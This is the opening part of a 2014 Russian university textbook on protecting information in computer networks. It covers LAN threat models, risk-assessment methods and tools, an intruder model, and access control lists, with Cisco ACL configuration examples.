№ 5181-1

Е.С. АБРАМОВ, О.Ю. ПЕСКОВА,
И.Ю. ПОЛОВКО

ЗАЩИТА ИНФОРМАЦИИ В КОМПЬЮТЕРНЫХ СЕТЯХ

ЧАСТЬ I

МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное автономное образовательное учреждение высшего профессионального образования «ЮЖНЫЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»

Е.С. АБРАМОВ, О.Ю. ПЕСКОВА,
И.Ю. ПОЛОВКО

ЗАЩИТА ИНФОРМАЦИИ В КОМПЬЮТЕРНЫХ СЕТЯХ

УЧЕБНОЕ ПОСОБИЕ

ЧАСТЬ I

ТАГАНРОГ 2014

УДК 004.056.5(075.8)

Рецензенты:

кандидат технических наук, директор ФГНУ «НИИ «СПЕЦВУЗАВТОМАТИКА», г. Ростов-на-Дону **Хади Р.А.**;

кандидат технических наук, зам. директора ООО "Digital Pro", г. Таганрог **Казарин М.Н.**

Абрамов Е.С., Пескова О.Ю., Половко И.Ю. Защита информации в компьютерных сетях. Часть 1: Учебное пособие. – Таганрог: Изд-во ЮФУ, 2014. – 104с.

Пособие содержит теоретические сведения по курсу «Защита информации в компьютерных сетях». Рассмотрены особенности применений технологий межсетевой защиты. Дано подробное теоретическое описание основных типов вредоносных сетевых воздействий.

Табл. 8. Ил. 20. Библиогр.: 37 назв.

Введение

Выделяют 4 основных проблемы защиты информации в компьютерных сетях и системах удаленного доступа:

1. ***Идентификация и аутентификация пользователя*** - в системе должны иметься средства верификации того, что абонент на линии действительно является тем, за кого себя выдает.

2. ***Конфиденциальность обмена сообщениями*** - необходимо позаботиться о кодировании передаваемых данных.

3. ***Управление доступом к сети*** - прежде чем пользователь получит доступ к системе, необходимо установить его личность, поэтому система управления доступом должна представлять собой устройство, подключаемое к телефонной линии перед коммуникационным устройством.

4. ***Обнаружение несанкционированного доступа*** - если злоумышленник все-таки проник в сеть, необходимо иметь возможность определить, как был осуществлен доступ и какой урон понесет компания от несанкционированного входа.

Служба защиты - совокупность механизмов, процедур и других управляющих воздействий, реализованных для сокращения риска, связанного с угрозой. Например, службы идентификации и аутентификации (опознания) помогают сократить риск угрозы неавторизованного пользователя. Некоторые службы обеспечивают защиту от угроз, в то время как другие службы обеспечивают обнаружение реализации угрозы. Примером последних могут служить службы регистрации или наблюдения.

Выделяются следующие категории служб:

а) **Идентификация и установление подлинности** - является службой безопасности, которая помогает гарантировать, что в КС работают только авторизованные лица.

б) **Управление доступом** - является службой безопасности, которая помогает гарантировать, что ресурсы КС используются разрешенным способом.

в) **Конфиденциальность данных и сообщений** - является службой безопасности, которая помогает гарантировать, что данные КС, программное обеспечение и сообщения не раскрыты неавторизованным лицам.

г) **Целостность данных и сообщений** - является службой безопасности, которая помогает гарантировать, что данные КС, программное обеспечение и сообщения не изменены неправомочными лицами.

д) **Контроль участников взаимодействия** - является службой безопасности, посредством которой гарантируется, что объекты, участвующие во взаимодействии, не смогут отказаться от участия в нем. В частности, отправитель не сможет отрицать посылку сообщения (контроль участников взаимодействия с подтверждением отправителя) или получатель не сможет отрицать получение сообщения (контроль участников взаимодействия с подтверждением получателя).

е) **Регистрация и наблюдение** - является службой безопасности, с помощью которой может быть прослежено использование всех ресурсов КС.

Источником угроз может стать:

– постороннее лицо, не имеющее легального доступа к системе. Такой злоумышленник может атаковать ЛВС только с использованием общедоступных глобальных сетей;

– сотрудник организации, не имеющий легального доступа к атакуемой системе. В такой роли может выступать не сам злоумышленник, а его агент (уборщица, охранник и т.д.). Наиболее вероятный сценарий атаки - внедрение в ЛВС программных закладок. Если злоумышленник сумеет получить пароль легального пользователя, он может перейти в роль пользователя или администратора;

– пользователь системы, обладающий минимальными полномочиями. Такой злоумышленник может атаковать ЛВС, используя ошибки в программном обеспечении и в администрировании системы;

– администратор системы. Злоумышленник имеет легально полученные полномочия, достаточные для того, чтобы успешно атаковать ЛВС;

– разработчик системы. Злоумышленник может встраивать в код программы “люки” (недокументированные возможности), которые в дальнейшем позволят ему осуществлять несанкционированный доступ (НСД) к ресурсам ЛВС.

Выявление лиц, действия которых могут представлять угрозу безопасности информации, должно осуществляться путём тщательной проверки персонала на принадлежность к криминальным структурам и иностранным спецслужбам; медицинских проверок для выявления лиц с нарушениями психики.

Можно выделить следующие угрозы, наиболее характерные для первой группы:

1. Кража

а) технических средств (винчестеров, ноутбуков, системных блоков);

б) носителей информации (бумажных, магнитных, оптических и пр.);

в) информации (чтение и несанкционированное копирование);

г) средств доступа (ключи, пароли, ключевая документация и пр.).

2. Подмена (модификация)

а) операционных систем;

б) систем управления базами данных;

в) прикладных программ;

г) информации (данных), отрицание факта отправки сообщений;

д) паролей и правил доступа.

3. Уничтожение (разрушение)

а) технических средств (винчестеров, ноутбуков, системных блоков);

б) носителей информации (бумажных, магнитных, оптических);

в) программного обеспечения (ОС, СУБД, прикладного ПО)

г) информации (файлов, данных)

д) паролей и ключевой информации.

4. Нарушение нормальной работы (прерывание)

а) скорости обработки информации;

б) пропускной способности каналов связи;

в) объемов свободной оперативной памяти;

г) объемов свободного дискового пространства;

д) электропитания технических средств;

5. Ошибки

а) при инсталляции ПО, ОС, СУБД;

б) при написании прикладного ПО;

в) при эксплуатации ПО;

г) при эксплуатации технических средств.

6. Перехват информации (несанкционированный)

а) за счет ПЭМИ от технических средств;

б) за счет наводок по линиям электропитания;

в) за счет наводок по посторонним проводникам;

г) по акустическому каналу от средств вывода;

д) по акустическому каналу при обсуждении вопросов;

е) при подключении к каналам передачи информации;

ж) за счет нарушения установленных правил доступа (взлом).

На основании описанной выше модели угроз можно определить, в какой точке какая угроза представляет наибольшую опасность. Наложение угроз безопасности информации на модель ЛВС позволяет оценить их опасность и определить наиболее актуальные угрозы для каждого конкретного объекта защиты.

В таблице 1 для каждого компонента ЛВС представлен перечень характерных угроз для каждого компонента группы:

- Кража;
- Подмена;
- Уничтожение;
- Нарушение нормальной работы;
- Ошибки;
- Несанкционированный съём информации.

Буквы, вписываемые в ячейки на пересечении названия компонента ЛВС и номера угрозы соответствующей группы, конкретизируют угрозы по механизму и цели воздействия.

Таблица 1

Выявление угроз,
характерных для отдельных компонентов ЛВС

Структурные компоненты АСОД	**Угрозы**					
	1	**2**	**3**	**4**	**5**	**6**
Средства ввода информации		г	вгд	авг	абв	
Средства вывода информации	бв		бгд			аб вг
Средства хранения информации	бв	га	бгд			абв
Системное и прикладное ПО		абв гд	вгд		абв	ж
Сетевой сервер	бвг	абв гд	вгд	абв гд	г	абв
Телекоммуникационная система	г	авд	авд	аб	вг	абв еж
Служебные АРМы	вг	абв гд	вгд	аб вг	абв	аб вж
Удалённые АРМы	аб вг	абв гд	абв гд	абв гд	аб вг	абв где ж
Открытые каналы связи	в		г	авг	вг	абв еж
Выделенные каналы	ег	абв гд	егд	аб вг		веж
Internet	вг	аб вг	вгд	аб вг		еж



Рис. 1. Модель ЛВС организации

1 Модели процесса оценки рисков информационной безопасности

Риск информационной безопасности АС представляет собой интегральную оценку того, насколько эффективно существующие средства защиты способны противостоять информационным атакам. Процесс анализа рисков включает в себя три основных этапа: этап сбора исходной информации об АС, этап оценки рисков на основе собранных данных и этап разработки рекомендаций по управлению выявленными рисками информационной безопасности АС.

На первом этапе анализа рисков проводится сбор информации об АС, которая является объектом оценки. Состав исходной информации включает в себя: организационно- распорядительную документацию, касающуюся вопросов информационной безопасности, сведения о программно-аппаратном обеспечении АС, информацию о средствах защиты, установленных в АС и т.д. Базовый перечень исходных данных представлен в таблице.

На основе собранной информации проводится оценка рисков информационной безопасности. В основу процедуры оценки рисков может быть заложено две модели процесса вычисления рисков информационной безопасности. В рамках первой модели риск вычисляется путём определения степени соответствия АС некоторому набору требований к информационной безопасности АС.

Второй тип моделей процесса оценки рисков информационной безопасности базируется на определении вероятности реализации информационных атак, а также уровней их ущерба. В данном случае значение риска вычисляется отдельно для каждой атаки и в общем случае представляется как произведение вероятности проведения атаки *a* на величину возможного ущерба от этой атаки:

$$Риск(a) = P\{a) * Ущерб\{a).$$

Модели первого и второго типа могут использовать количественные или качественные шкалы для определения величины риска информационной безопасности. В первом случае риск и все его параметры выражаются в числовых значениях. Так, например, при использовании количественных шкал вероятность проведения атаки *P(a)* может выражаться числом в интервале [0,1], а ущерб атаки может задаваться в виде денежного эквивалента материальных потерь, которые может понести организация в случае успешного проведения атаки. При использовании качественных шкал числовые значения заменяются на эквивалентные им понятийные уровни. Каждому понятийному уровню в

этом случае будет соответствовать определённый интервал количественной шкалы оценки. Количество уровней может варьироваться в зависимости от применяемых методик оценки рисков.

Таблица 2

Базовый перечень исходных данных,
необходимых для проведения анализа рисков

Тип информации	**Описание**
Организационно-распорядительная документация, касающаяся вопросов информационной безопасности	• политика информационной безопасности АС; • руководящие документы (приказы, распоряжения, инструкции) по вопросам хранения, порядка доступа и передачи информации, доступа в помещения; • отдельные положения, разъясняющие конкретные варианты реализации политики безопасности; • положение об использовании криптографических средств защиты информации в автоматизированной системе электронного документооборота и/или электронных расчетов;
Информация об аппаратном обеспечении узлов АС	• перечень серверов, рабочих станций и коммуникационного оборудования АС; • тип аппаратной платформы серверов и рабочих станций АС; • информация об аппаратной конфигурации серверов АС; • информация о периферийном оборудовании АС; • перечень коммуникационного оборудования АС; • информация о конфигурационных настройках коммуникационного оборудования АС
Информация об общесистемном и прикладном программном обеспечении	• информация об ОС. Установленных на рабочих станциях и серверах АС, включая: – наименование производителя и версию ОС; – информацию об остановленных модулях обновления ПО (service packs, patches и т.д.); – конфигурационные настройки ОС; • описание функциональных задач, решаемых с помощью прикладного ПО, установленного в АС
Информация о средствах защиты, установленных в АС	• точное наименование средства защиты; • информация о производителе средства защиты; • конфигурационные настройки средств защиты
Информация о топологии АС	• карта ЛВС, включающей схему распределения серверов и рабочих станций по сегментам сети; • информация о типах каналов связи, используемых в АС; • информация об используемых сетевых протоколах, включая протоколы канального, сетевого, транспортного и прикладного уровней модели ВОС; • схема информационных потоков АС, включающая в себя: – категории пользователей, имеющих доступ к информационным ресурсам, рассматриваемым в качестве объектов защиты; – права доступа пользователей к информационным ресурсам; – потоки доступа к информационным ресурсам, наложенные на карту ЛВС

Таблица 3

Уровни ущерба и вероятности атаки

№	Уровень ущерба	Описание
1	Малый ущерб	Приводит к незначительным потерям материальных активов, которые быстро восстанавливаются, или к незначительному влиянию на репутацию компании
2	Умеренный ущерб	Вызывает заметные потери материальных активов или к умеренному влиянию на репутацию компании
3	Ущерб средней тяжести	Приводит к существенным потерям материальных активов или значительному урону репутации компании
4	Большой ущерб	Вызывает большие потери материальных активов и наносит большой урон репутации компании
5	Критический ущерб	Приводит к критическим потерям материальных активов или к полной потере репутации компании на рынке, что делает невозможным дальнейшую деятельность организации
№	**Уровень Вероятности атаки**	**Описание**
1	Очень низкая	Атака практически никогда не будет проведена. Уровень соответствия числовому интервалу вероятность [0,0.25)
2	Низкая	Вероятность проведения атаки достаточно низкая. Уровень соответствия числовому интервалу вероятности [0,25, 0,5)
3	Средняя	Вероятность проведения атаки приблизительно равна 0,5
4	Высокая	Атака скорее всего будет проведена. Уровень соответствует числовому интервалу вероятности (0.5, 0.75]
5	Очень высокая	Атака почти наверняка будет проведена. Уровень соответствует числовому интервалу вероятности (0.75,1]

При использовании качественных шкал для вычисления уровня риска применяются специальные таблицы, в которых в первом столбце задаются понятийные уровни ущерба, а в первой строке - уровни вероятности атаки. Ячейки же таблицы, расположенные на пересечении первой строки и столбца, содержат уровень риска безопасности.

Таблица 4

Пример таблицы определения уровня риска информационной безопасности

Вероятность атаки / Ущерб	**Очень низкая**	**Низкая**	**Средняя**	**Высокая**	**Очень высокая**
Малый ущерб	*Низкий риск*	*Низкий риск*	*Низкий риск*	*Средний риск*	*Средний риск*
Умеренный ущерб	*Низкий риск*	*Низкий риск*	*Средний риск*	*Средний риск*	*Высокий риск*
Ущерб средней тяжести	*Низкий риск*	*Средний риск*	*Средний риск*	*Средний риск*	*Высокий риск*
Большой ущерб	*Средний риск*	*Средний риск*	*Средний риск*	*Средний риск*	*Высокий риск*
Критический ущерб	*Средний риск*	*Высокий риск*	*Высокий риск*	*Высокий риск*	*Высокий риск*

На третьем этапе анализа рисков разрабатываются рекомендации по управлению рисками информационной безопасности.

На третьем этапе анализа рисков разрабатываются рекомендации по управлению рисками информационной безопасности. В процессе управления рисками могут предприниматься следующие типы действий:

- Уменьшение риска за счёт использования организационных и технических средств защиты, позволяющих снизить вероятность проведения атаки или уменьшить возможный ущерб от атаки. Так, например, установка межсетевых экранов в точке подключения АС к сети Интернет позволяет существенно снизить вероятность проведения успешной атаки на общедоступные информационные ресурсы АС, такие как Web-серверы, почтовые серверы и т.д.
- Уклонение от риска путём изменения архитектуры или схемы информационных потоков АС, что позволяет исключить возможность проведения той или иной атаки. Так, например, физическое отключение от сети Интернет сегмента АС, в котором обрабатывается конфиденциальная информация, позволяет исключить атаки на конфиденциальную информацию из этой сети.
- Изменение характера риска в результате принятия мер по страхованию. В качестве примеров такого изменения характера риска можно привести страхование оборудования АС от пожара или страхование информационных ресурсов от возможного нарушения их конфиденциальности, целостности или доступности.
- Принятие риска в том случае, если он уменьшен до того уровня, на котором он не представляет опасности для АС.

Процесс анализа рисков не является однократной процедурой, а должен повторяться при возникновении событий, требующих повторного проведения такого анализа, например, в случае установки новых средств защиты, выявления новых потенциальных источников атак и др. (рис. 2).



Рис. 2. Процедура анализа рисков информационной безопасности

В настоящее время большая часть из рассмотренных моделей процесса оценки рисков информационной безопасности реализована в виде специализированных программных комплексов, предназначенных для автоматизации процесса анализа рисков: Гриф, Кондор, Risk Matrix.

Ниже приведён пример вопросника из программного комплекса «Кондор», который предназначен для проверки выполнения рекомендаций первого раздела стандарта ISO 17799:

1) Существует ли в организации разработанная и утвержденная политика безопасности?

2) Включены ли в политику безопасности требования по обеспечению непрерывности ведения бизнеса?

3) Перечислены ли в политике безопасности объекты, подлежащие защите?

4) Учитывает ли политика безопасности требования отечественной нормативно-правовой базы в области безопасности информации?

5) Определены ли в политике безопасности действия, которые необходимо предпринять в аварийных ситуациях, представляющих угрозу для информационной безопасности компании?

6) Ознакомлены ли сотрудники компании с основными положениями политики безопасности?

7) Перечислены ли в политике безопасности сопутствующие документы, издаваемые вместе с ней (инструкции, регламенты, положения)?

8) Существуют ли в политике безопасности требования к необходимости обучения персонала компании по вопросам информационной безопасности?

9) Проводится ли в компании процедура пересмотра политики безопасности?

10) Присутствует ли в политике безопасности положение, определяющее лицо, ответственное за проведение процедуры пересмотра и обновления политики?

Модель, заложенная в основу программного комплекса «Гриф», предназначена для автоматизации процесса оценки рисков информационной безопасности на основе данных, вводимых оператором. Для этого оператор комплекса должен задать значения четырёх групп параметров модели, описание которых приводится ниже.

В первой группе параметров оператор задаёт список узлов АС, на которых может храниться или обрабатываться информация, являющаяся объектом защиты в АС. В модели программного комплекса «Гриф» выделяются следующие типы узлов АС: серверы, рабочие станции, мобильные компьютеры и Web-серверы.

Во второй группе параметров определяется перечень информационных ресурсов, представляющих ценность для организации. Вся информация разделяется в комплексе «Гриф» на две категории - финансовая (бухгалтерская документация, финансовые отчёты и др.) и нефинансовая (техническая документация, планы развития компании и др.). При этом, оператор должен указать на каком из ранее определённых узлов могут храниться или обрабатываться информационные ресурсы АС. В этой же группе параметров оператор должен оценить в денежном эквиваленте ущерб, который будет нанесён организации в случае нарушения конфиденциальности, целостности или доступности информации.

Третья группа параметров предназначена для определения схемы информационных потоков АС. В этих параметрах оператор должен задать категории пользователей АС, а также указать информационные ресурсы, с которыми они могут работать. Дополнительно определяется тип доступа (локальный или сетевой), а также права доступа к информационным ресурсам (доступ на чтение или на запись информации).

При помощи четвертой группы параметров оператор имеет возможность определить перечень средств защиты, используемых в АС. Программный комплекс позволяет указать средства защиты каждого из информационных ресурсов АС.

Таблица 5

Сравнение модели оценки информационной безопасности

Критерий Сравнения / Модель оценки рисков	**Форма-лизуе-мость**	**Возможность Графического или табличного представления оценки риска**	**Возможность Учета сложных сценариев атак**	**Возможность использования количественных шкал**
Модель, заложенная в основу программного комплекса «Кондор»	-	-	-	+
Модель, заложенная в основу программного комплекса «Кондор+»	-	-	-	+
Модель, заложенная в основу программного комплекса «АванГард»	-	-	-	+
Модель, заложенная в основу программного комплекса «Гриф»	$\pm$	-	-	+
Модель, заложенная в основу программного комплекса «CRAMM»	$\pm$	-	-	+
Модель, заложенная в основу программного комплекса «Risk Matrix»	+	+	-	-
Модель, заложенная в основу методики «OCTAVE»	-	+	-	-
Критерий Сравнения / Модель оценки рисков	**Возможность использования качественных шкал**	**Возможность вычисления риска на основе заданного множества требований**	**Возможность Учета уровня ущерба при расчете риска**	**Возможность учета вероятности атаки при расчете риска**
Модель, заложенная в основу программного комплекса «Кондор»	-	+	-	-
Модель, заложенная в основу	+	+	-	-

программного комплекса «Кондор+»				
Модель, заложенная в основу программного комплекса «АванГард»	+	+	-	-
Модель, заложенная в основу программного комплекса «Гриф»	-	-	+	+
Модель, заложенная в основу программного комплекса «CRAMM»	-	-	+	+
Модель, заложенная в основу программного комплекса «Risk Matrix»	+	-	+	+
Модель, заложенная в основу методики «OCTAVE»	+	-	+	-

Т.о., для оценки эффективности применяемых технических средств защиты необходимо применять программные комплексы, основанные на моделях, позволяющих определять вероятность атаки и уровень ущерба. Эти модели имеют ряд следующих недостатков: отсутствие формализации, невозможность оценки риска сценариев атак, состоящих из нескольких этапов, а также высокая сложность настройки параметров моделей.

Модель нарушителя

В качестве потенциального нарушителя информационной безопасности ЛВС рассматривается лицо или группа лиц, состоящих или не состоящих в сговоре, которые в результате умышленных или неумышленных действий могут реализовать разнообразные угрозы информационной безопасности, направленные на информационные ресурсы и нанести моральный и/или материальный ущерб.

Сводная характеристика вероятного нарушителя приведена в таблице.

Таблица 6

Модель нарушителя

Классификация	**Характеристика**
По мотиву нарушения	Нарушение угрозы целостности, конфиденциальности, доступности в корыстных или иных целях
По уровню информированности нарушителя	Нарушитель обладает высоким уровнем знаний в области программирования и вычислительной техники, проектирования и эксплуатации автоматизированных информационных систем
	Нарушитель обладает достаточными знаниями для сбора информации, применения известных эксплоитов и написания собственного программного обеспечения для осуществления атаки
По месту действия	Без непосредственного доступа на территорию объекта (внешний нарушитель). Нарушитель действует удалённо, через Интернет. Нарушитель не является авторизованным пользователем информационной системы банка
	С территории объекта (внутренний нарушитель). Нарушитель действует удалённо по отношению к атакуемым компонентам системы, но внутри защитного периметра. Нарушитель является авторизованным пользователем информационной системы банка

2 Технологии и средства обеспечения защиты информации в сети

2.1 ACL

Access Control List или **ACL** — список контроля доступа, который определяет, кто или что может получать доступ к конкретному объекту, и какие именно операции разрешено или запрещено этому субъекту проводить над объектом.

Списки контроля доступа являются основой систем с избирательным управлением доступом.

В типичных ACL каждая запись определяет субъект воздействия и операцию: например, запись (Vasya, delete) в ACL для файла XYZ даёт возможность пользователю Vasya удалить файл XYZ.

В системе с моделью безопасности, основанной на ACL, когда субъект запрашивает выполнение операции над объектом, система сначала проверяет список разрешённых для этого субъекта операций, и только после этого даёт (или не даёт) доступ к запрошенному действию.
При централизованном хранении списков контроля доступа можно говорить о матрице доступа, в которой по осям размещены объекты и субъекты, а в ячейках — соответствующие права. Однако в большом количестве систем списки контроля доступа к объектам хранятся отдельно для каждого объекта, зачастую непосредственно с самим объектом.

Традиционные ACL системы назначают права индивидуальным пользователям, и со временем и ростом числа пользователей в системе списки доступа могут стать громоздкими. Вариантом решения этой проблемы является назначения прав группам пользователей, а не персонально. Другим вариантом решения этой проблемы является «Управление доступом на основе ролей», где функциональные подмножества прав к ряду объектов объединяются в «роли», и эти роли назначаются пользователям. Однако, в первом варианте группы пользователей также часто называются ролями.

Файловые системы с ACL

В файловых системах для реализации ACL используется идентификатор пользователя процесса (UID в терминах POSIX).
Список доступа представляет собой структуру данных (обычно таблицу), содержащую записи, определяющие права индивидуального пользователя или группы на специальные системные объекты, такие как программы, процессы или файлы. Эти записи также известны как ACE (англ. Access Control Entries) в операционных системах Microsoft Windows и OpenVMS.

В операционной системе Linux и Mac OS X большинство файловых систем имеют расширенные атрибуты, выполняющие роль ACL. Каждый объект в системе содержит указатель на свой ACL. Привилегии (или полномочия) определяют специальные права доступа, разрешающие пользователю читать из (англ. read), писать в (англ. write), или исполнять (англ. execute) объект. В некоторых реализациях ACE могут определять право пользователя или группы на изменение ACL объекта.

Концепции ACL в разных операционных системах различаются, несмотря на существующий «стандарт» POSIX. Проекты безопасности POSIX, .1e и .2c, были отозваны, когда стало ясно, что они затрагивают слишком обширную область и работа не может быть завершена, но хорошо проработанные части, определяющие ACL, были широко реализованы и известны как «POSIX ACLs».

Сетевые ACL

В сетях ACL представляют список правил, определяющих порты служб или имена доменов, доступных на узле или другом устройстве третьего уровня OSI, каждый со списком узлов и/или сетей, которым разрешен доступ к сервису. Сетевые ACL могут быть настроены как на обычном сервере, так и на маршрутизаторе и могут управлять как входящим, так и исходящим трафиком, в качестве межсетевого экрана.

Два главных атрибута любого списка доступа – это команды *permit* (разрешить) и *deny* (запретить), после которых обычно прописывается IP адрес устройства и его Wildcard Mask. (далее примеры в синтаксисе устройств Cisco)

Различают стандартные (standard) и расширенные (extended) списки доступа:

1. Standard. В стандартном списке доступа можно задавать только IP адреса или IP подсети, которые являются источником отправки данных. Стандартному списку доступа можно присвоить либо числовое значение, как правило, от 1 до 99, либо буквенное. Предпочтительно задавать именно буквенное значение, чтобы в дальнейшем было проще ориентироваться среди списков доступа.

Предположим, нам необходимо указать IP адрес рабочей станции администратора сети, с которого будет разрешен удаленный доступ на устройство, а доступ с остальных хостов нужно запретить. Для этого необходимо создать список доступа командой *ip access-list standard VTY_Access*, где *VTY_Access* - название списка доступа. Далее разрешим удаленный доступ рабочей станции администратора с IP адресом 192.168.1.55 командой *permit host 192.168.1.55*. Нет необходимости указывать явный запрет для всех остальных IP адресов командой *deny any*, так как подобный запрет по умолчанию добавляется в конец любого

списка доступа. Все это будет выглядеть так:

```
telecombook(config)#ip access-list standard VTY_Access
telecombook(config-std-nacl)#permit host 192.168.1.55
```

Теперь повесим данный список доступа на интерфейс VTY командой *access-class VTY_Access in*, где *in* – направление трафика, т.е. наш список доступа будет учитывать весь входящий трафик, что нам и нужно.

Если вы хотите вести учет логов и просматривать IP адреса устройств, с которых происходили несанкционированные попытки доступа, то данную функцию можно активировать командой *deny any log*, прописав ее в конце списка доступа.

Вместо отдельного хоста можно также разрешить IP адреса подсети администраторов, например, 192.168.1.64 с маской 255.255.255.192 командой *permit 192.168.1.64 0.0.0.63*, где *0.0.0.63* обратная маска, ее также называют wildcard маской. Подробнее о wildcard масках можно прочитать в статье Wildcard Mask.

Пример:

```
telecombook(config)#ip access-list standard VTY_Access
telecombook(config-std-nacl)#permit 192.168.1.64 0.0.0.63
```

Важно учитывать, что устройство читает список доступа сверху вниз, поэтому нужно заранее продумывать порядок команд.

Например:

```
telecombook(config)#ip access-list standard VTY_Access
telecombook(config-std-nacl)#permit 192.168.1.64 0.0.0.63
telecombook(config-std-nacl)#deny host 192.168.1.70
```

…и…

```
telecombook(config)#ip access-list standard VTY_Access
telecombook(config-std-nacl)#deny host 192.168.1.70
telecombook(config-std-nacl)#permit 192.168.1.64 0.0.0.63
```

…это не одно и тоже.

